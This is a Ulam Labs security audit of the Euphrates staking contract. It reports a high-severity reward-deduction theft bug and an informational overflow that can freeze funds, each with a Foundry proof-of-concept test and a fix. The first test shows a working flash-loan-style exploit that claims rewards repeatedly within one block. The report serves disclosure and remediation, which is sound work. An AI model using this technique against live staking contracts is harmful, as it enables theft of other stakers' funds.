Security Assessment for Euphrates

Report by Ulam Labs

Boosted Liquid Staking

Findings and Recommendations Report Presented to:

Euphrates Team

November 7, 2023 Version: 1.0

Presented by:

Ulam Labs

Grabiszynska 163/502,

53-332 Wroclaw, POLAND

Executive Summary

Overview

This report summarizes the engagement, tests performed, and findings. It also contains detailed descriptions of the discovered vulnerabilities, steps the Ulam Labs Security Teams took to identify and validate each issue, and any applicable recommendations for remediation.

Scope

The audit has been conducted on the commit **d42a5cf5eff93fb8e437ae3a6ed9b438cfae8592** of Euphrates public GitHub Repository.



Chart 1: Findings by severity.

Key findings

During the Security Assessment, following findings have been discovered:

- 0 findings with a CRITICAL severity rating,
- 1 findings with a HIGH severity rating,
- 0 findings with a MEDIUM severity rating,
- 0 findings with a LOW severity rating.
- 1 findings with an INFO severity rating.

Disclaimer

This report does not constitute legal or investment advice. The preparers of this report present it as an informational exercise documenting the due diligence involved in the secure development of the target contract only, and make no material claims or guarantees concerning the contract's operation post-deployment. The preparers of this report assume no liability for any and all potential consequences of the deployment or use of the contract.

Smart contracts are still a nascent software arena, and their deployment and public offering carries substantial risk. This report makes no claims that its analysis is fully comprehensive, and recommends always seeking multiple opinions and audits.

This report is also not comprehensive in scope, excluding a number of components critical to the correct operation of this system.

The possibility of human error in the manual review process is very real, and we recommend seeking multiple independent opinions on any claims which impact a large quantity of funds.

Technical analysis & findings

Theft of deduction

Finding ID: **EPH-1**
Contract: Staking.sol
Severity: High
Status: Closed

Description

```
function claimRewards(uint256 poolId) public virtual override updateRewards(poolId, msg.sender)
returns (bool) {
    IERC20[] memory types = rewardTypes(poolId);
    uint256 deductionRate = rewardsDeductionRates(poolId);

    for (uint256 i = 0; i < types.length; ++i) {
        uint256 rewardAmount = rewards(poolId, msg.sender, types[i]);
        if (rewardAmount > 0) {
            _rewards[poolId][msg.sender][types[i]] = 0;

            uint256 deduction = rewardAmount.mul(deductionRate).div(1e18);
            uint256 remainingReward = rewardAmount.sub(deduction);

            if (deduction > 0) {
                RewardRule storage rewardRule = _rewardRules[poolId][types[i]];
                uint256 totalShare = totalShares(poolId);

                if (totalShare != 0) {
                    // redistribute the deduction to all stakers
                    uint256 addedAccumulatedRate = deduction.mul(1e18).div(totalShare);
                    rewardRule.rewardRateAccumulated =
rewardRule.rewardRateAccumulated.add(addedAccumulatedRate);
                }
            }

            types[i].safeTransfer(msg.sender, remainingReward);
            emit ClaimReward(msg.sender, poolId, types[i], remainingReward);
        }
    }

    return true;
}
```

Pool owner can decide, what part of claimed rewards should be distributed for all stakers. It is done, by increasing rewardRateAccumulated, where deduction is treated as rewartRate for one second.

There is one problem in such solution. Accumulated reward rate have been increased, while the user, who is claiming rewards has old accumulated reward saved.

Impact

It opens opportunity to claim rewards many times during one block. To maximize the profit, user can stake a lot of assets before claiming. As rewards are available immediately, flash loan can be used.

Proof of concept

```
function test_claimRewards_userCanKeepNearlyWholeDeduction() public {
    vm.warp(1_689_500_000);
    vm.startPrank(BOB);
    staking.addPool(shareTokenB);
    staking.updateRewardRule(0, rewardTokenB, 3_200_000, 1_689_501_000);
    staking.setRewardsDeductionRate(0, 500_000_000_000_000_000);
    vm.stopPrank();

    vm.startPrank(BOB);
    shareTokenB.approve(address(staking), 1_000_000);
    shareTokenB.transfer(address(ALICE), 1_000_000);
    staking.stake(0, 1_000_000);
    vm.stopPrank();

    vm.startPrank(ALICE);
    shareTokenB.approve(address(staking), 1_000_000);
    rewardTokenB.transfer(address(staking), 3_200_000);
    staking.stake(0, 1_000_000);
    vm.stopPrank();

    vm.warp(1_689_500_001);

    vm.startPrank(BOB);
    shareTokenB.approve(address(staking), 8_000_000);
    staking.stake(0, 8_000_000); //Whale user or flash loan
    uint256 rewards = 0;
    uint claims = 0;
    while (true) {
        staking.claimRewards(0);
        claims += 1;
        uint256 balance = rewardTokenB.balanceOf(BOB);
        if (balance <= rewards)
            break;
        rewards = balance;
    }
    staking.unstake(0, 8_000_000); //Funds returned at the same block
    vm.stopPrank();

    assertEq(claims, 18);
    assertEq(rewards, 1_454_539); // 800_000 without a trick
}
```

Recommended Mitigation Steps

To distribute deduction properly, it should be added to accumulated reward rate in the future.

```
modifier updateRewards(uint256 poolId, address account) {
    IERC20[] memory types = rewardTypes(poolId);

    for (uint256 i = 0; i < types.length; i++) {
        RewardRule storage rewardRule = _rewardRules[poolId][types[i]];
        rewardRule.rewardRateAccumulated = rewardPerShare(poolId, types[i]);

        uint256 t = lastTimeRewardApplicable(poolId, types[i]);
        if (t > rewardRule.lastAccumulatedTime) {
            rewardRule.rewardRateAccumulated += pendingDeductionRewards * 1e18 /
totalShares(poolId);
            pendingDeductionRewards = 0;
        }
        rewardRule.lastAccumulatedTime = t;

        // if account is not zero address, need accumulate reward and distribute
        if (account != address(0)) {
            _rewards[poolId][account][types[i]] = earned(poolId, account, types[i]);
            _paidAccumulatedRates[poolId][account][types[i]] =
rewardRule.rewardRateAccumulated;
        }
    }

    _;
}
```

Invalid reward rate can cause permanent freezing of funds

Finding ID: **EPH-2**
Contract: Staking.sol
Severity: Info
Status: Closed

Description

Pool owner can set any reward rate.

If reward rate is too high, contract can revert in multiple places, depend on reward rate value.
Reward per share calculation:

```
uint256 pendingRewardRate = lastTimeRewardApplicable(poolId,
rewardType).sub(rewardRule.lastAccumulatedTime).mul(
    rewardRule.rewardRate
).mul(1e18).div(totalShare); // mul 10**18 to avoid loss of precision

return rewardRule.rewardRateAccumulated.add(pendingRewardRate);
```

Here, reward rate can cause overflow, while multiplying time delta by reward rate, when scaling or accumulating pending reward rate.

Another place is reward calculation.

```
uint256 pendingReward = share.mul(rewardPerShare(poolId,
rewardType).sub(paidAccumulatedRate)).div(1e18); // div 10**18 that was mul in rewardPerShare
return reward.add(pendingReward);
```

Difference between current reward per share, and paid accumulated rate, multiplied can overflow. It is also possible that contract is reverted during reward accumulation.

Impact

All off the cases, when overflow occurs are valid both for stake and unstake actions.
In the worst case users funds are locked forever and staking new funds is impossible.
From the other side, admin has no incentive to brick the contract by setting too high reward rate.
Even if it happened, contract is expected to be called by upgradable proxy, so pool owner has to be trusted anyway, because there are even simpler methods to brick or steal all the funds by contract owner.

Proof of concept

```
function test_unstake_revertIfRewardRateTooHigh() public {
    vm.warp(1_689_500_000);
    staking.addPool(shareTokenA);
    vm.startPrank(BOB);

    staking.updateRewardRule(0, rewardTokenA, 2**256-1, 1_689_502_000);

    shareTokenA.approve(address(staking), 1_000_000);
    staking.stake(0, 1_000_000);

    staking.unstake(0, 500_000);

    vm.warp(1_689_501_000);
    vm.expectRevert(stdError.arithmeticError);
    staking.unstake(0, 500_000);
}
```

Recommended Mitigation Steps

There are at least three approaches to mitigate this issue.
First, check if reward rate is not too high - it is not so easy to specify reward rate limit.
Second, use saturating arithmetic.
Third, calculate reward rate based on rewards actually transferred to the contract and the time, when all of them should be distributed.

Other

Severity classification

We have adopted a severity classification inspired by the Immunefi Vulnerability Severity Classification System - v2. It can be found here.